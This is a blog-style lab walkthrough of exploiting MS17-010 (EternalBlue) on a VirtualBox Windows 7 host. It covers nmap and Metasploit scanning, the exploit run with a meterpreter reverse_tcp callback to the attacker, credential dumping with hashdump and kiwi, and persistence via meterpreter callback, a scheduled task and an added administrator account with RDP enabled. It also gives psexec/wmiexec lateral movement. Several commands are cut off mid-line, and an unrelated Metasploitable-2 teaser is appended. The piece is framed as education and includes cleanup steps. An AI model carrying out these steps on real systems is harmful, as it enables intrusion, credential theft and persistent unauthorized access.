CTF Walkthroughs

Eternal Blue (ms17-010) — Full Walkthrough

on August 23, 2025

EternalBlue (MS17-010) — A Clean, Real-World Walkthrough

From host setup to exploitation and maintaining access — exactly how I work this box in a lab.

No fluff. Every decision justified.

Vuln VM on VirtualBox Protocol: SMBv1 Exploit: MS17-010 Post-Ex: Meterpreter & Native

This post documents my exact process exploiting a Windows host vulnerable to **MS17-010 (EternalBlue)**. I hosted the machine on VirtualBox, verified reachability, enumerated SMB thoroughly, confirmed the vuln with nmap scripts, and executed the exploit using both **Metasploit** and a **manual approach**. I also cover maintaining access and proper cleanup. Treat this as a field-tested checklist you can adapt.

Legal: Only attack systems you own or have written permission to test. This lab is purely educational.

1) Lab Setup

Virtualization

- VirtualBox with two adapters: **Host-Only** (for stable IPs) and **NAT** (optional for internet).
- Attacker: Kali/Parrot. Target: Windows vulnerable to SMBv1 (MS17-010).

Connectivity Check

Copy

```
# Attacker
ip addr | grep -E "inet\s(192\.168|10\.|172\.)"
ping -c 2 <target-ip>
```

If ping is blocked, proceed with TCP checks (e.g., nc -vz <target-ip> 445).


2) Recon & Enumeration

CTF Walkthroughs

Copy

```
nmap -Pn -sS -T4 -p- --min-rate 2000 -oN scan_full.txt <target-i
```

I want fast signal on exposed services. For EternalBlue, port **445/tcp** must be open.




```
└─$ nmap -Pn -sS -T4 -p- --min-rate 2000 -oN scan_full.txt 192.168.56.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 17:46 IST
Nmap scan report for 192.168.56.107
Host is up (0.00035s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:92:53:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.81 seconds
```

B) Service/Version + SMB vulns

Copy

```
nmap -sV -sC -p 139,445 --script smb-os-discovery,smb2-security-
```

Here I confirm SMBv1 and let smb-vuln-ms17-010 give me a straight answer.



```
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:92:53:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-24T00:48:36
|_  start_date: 2025-08-24T00:41:18
| smb2-capabilities:
|   2:0:2:
|     Distributed File System
|   2:1:0:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: win-7
|   NetBIOS computer name: WIN-7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-08-23T17:48:36-07:00
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
```

C) SMB enumeration (users, shares)

Copy

```
# Anonymous share check
smbclient -L //<target-ip>/ -N

# Deeper enumeration
enum4linux -a <target-ip> | tee enum4linux.txt
```


If guest access is open, that’s a bonus path, but for EternalBlue we mainly need the vuln present on **SMBv1**.

3) Confirming MS17-010

Copy

```
msfconsole -q
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS <target-ip>
run
```

Two independent checks reduce noise. If both say vulnerable, I proceed.




```
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

                 .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

usmsf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.56.107
rhost => 192.168.56.107
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.56.107:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: n
[*] 192.168.56.107:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4) Exploitation (Metasploit route)

For reliability I use the 64-bit payload when the target is 64-bit Windows. If you're unsure, start with Meterpreter x64 and fall back to x86 if needed.

```
set RHOSTS <target-ip>
set RPORT 445
set VERIFY_ARCH true
set VERIFY_TARGET true
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <attacker-ip>
set LPORT 4444
run
```



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.56.107
rhosts => 192.168.56.107
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rport 445
rport => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.107:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.107:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.107:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.107:445 - The target is vulnerable.
[*] 192.168.56.107:445 - Connecting to target for exploitation.
[+] 192.168.56.107:445 - Connection established for exploitation.
[+] 192.168.56.107:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.107:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.107:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.56.107:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.56.107:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.56.107:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.107:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.107:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.107:445 - Starting non-paged pool grooming
[+] 192.168.56.107:445 - Sending SMBv2 buffers
[+] 192.168.56.107:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.107:445 - Sending final SMBv2 buffers.
[*] 192.168.56.107:445 - Sending last fragment of exploit packet!
[*] 192.168.56.107:445 - Receiving response from exploit packet
[+] 192.168.56.107:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.107:445 - Sending egg to corrupted connection.
[*] 192.168.56.107:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.107:49159) at 2025-08-23 17:55:28 +0530
[+] 192.168.56.107:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.107:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.107:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > _
```


Tip: If you get *“Exploit completed, but no session was created”*, it’s almost always network/LHOST mismatch or wrong payload architecture. Try x86:

Copy

```
set payload windows/meterpreter/reverse_tcp
run
```

Copy

```
getuid
sysinfo
getprivs
net config workstation
ipconfig
```



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > net config workstation
[-] Unknown command: net. Run the help command for more details.
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:92:53:d8
MTU          : 1358
IPv4 Address : 192.168.56.107
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6840:2617:8836:5b7d
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
```

5) Exploitation (Manual notes)

I keep a manual route handy for education and edge cases: **send crafted SMB packets that trigger the pool overflow** and drop a shell. In practice, most learners should stick

- Correct OS build (Win7 SP1/2008 R2 are classic),
- SMBv1 enabled (no MS17-010 patch),
- Proper architecture selection and reliable shellcode.

Manual EternalBlue PoCs can BSOD unstable targets. Use snapshots.

6) Immediate Looting

Hashes & Creds

Copy

```
# Meterpreter
hashdump
# Or migrate & use kiwi (if supported)
load kiwi
creds_all
```

Token & Privs

Copy

```
getprivs
whoami /all
# Useful tokens
tokens
```

Dumping hashes lets me move laterally or crack offline with hashcat.

7) Maintaining Access (Ethical Lab Only)

On a real engagement, persistence requires explicit approval and thorough documentation. In a lab, I demonstrate minimally invasive options and then **remove them**.

A) Meterpreter persistence (quick demo)

```
# In a Meterpreter session
run persistence -U -i 30 -p 4444 -r <attacker-ip>
```

Creates a user-logon persistence that calls back every 30s. For modern OPSEC, I prefer native approaches:

B) Native schtasks + PowerShell one-liner

```
# On the target (as SYSTEM/Administrator)
schtasks /Create /SC ONLOGON /TN Updater /TR "powershell -WindowSty
```

For the blog, I explicitly show how to remove persistence afterward.

C) Enable RDP & drop a user (lab-only)

```
net user analyst P@ssw0rd! /add
net localgroup administrators analyst /add
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
netsh advfirewall firewall set rule group="remote desktop" new enab
```

8) Lateral Movement ([illegible])

If I obtain domain creds or local admin hashes, I test neighboring hosts with SMB sessions, PSExec, or WMI:

Copy

```
# Using Impacket from attacker
psexec.py <domain/user>:'<pass or hash>'@<target2-ip>
wmiexec.py <domain/user>@<target2-ip> -hashes <LM:NT>
```

9) Cleanup

- Remove users you created; disable RDP if you enabled it.
- Delete dropped binaries/WARs/scripts and clear scheduled tasks.
- Close sessions, revert VM snapshots.

Copy

```
# Example cleanup
schtasks /Delete /TN Updater /F
net localgroup administrators analyst /del
net user analyst /del
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
```

10) Troubleshooting Notes

- **No session created?** Validate LHOST is reachable from target; try x86 payload; check host firewall.
- **Target BSODs?** Your PoC/payload likely unstable; snapshot first and adjust.

CTF Walkthroughs

Key Takeaways


- Independent confirmation beats rushing to exploit.
- Payload architecture + network reachability decide success more often than “magic” modules.
- Persistence is a discipline—prove it works, then clean up.

Medium Blog:

Eternal Blue (ms17–010) — Full Walkthrough

Metasploitable-2 Walkthrough

Metasploitable-2 Walkthrough CTF Writeup: Metasploitable-2 - Full Walkthrough 1. Introduction: Metasploitable 2 is an intentionally vulnerable Linux virtual machine developed by Rapid7 . This walkthrough is crafted to build a deeper pentesting mindset by explaining the enumera …



```
└─$ cat nmap_scan
# Nmap 7.95 scan initiated Sat Sep 13 18:16:57 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -p- -oN nmap_scan 192.168.1.22
Nmap scan report for 192.168.1.22
Host is up (0.0046s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 2.0.8 or later
22/tcp open   ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
|   2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
|   256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
|_  256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
80/tcp open   http     Apache httpd 2.4.7 ((Ubuntu))
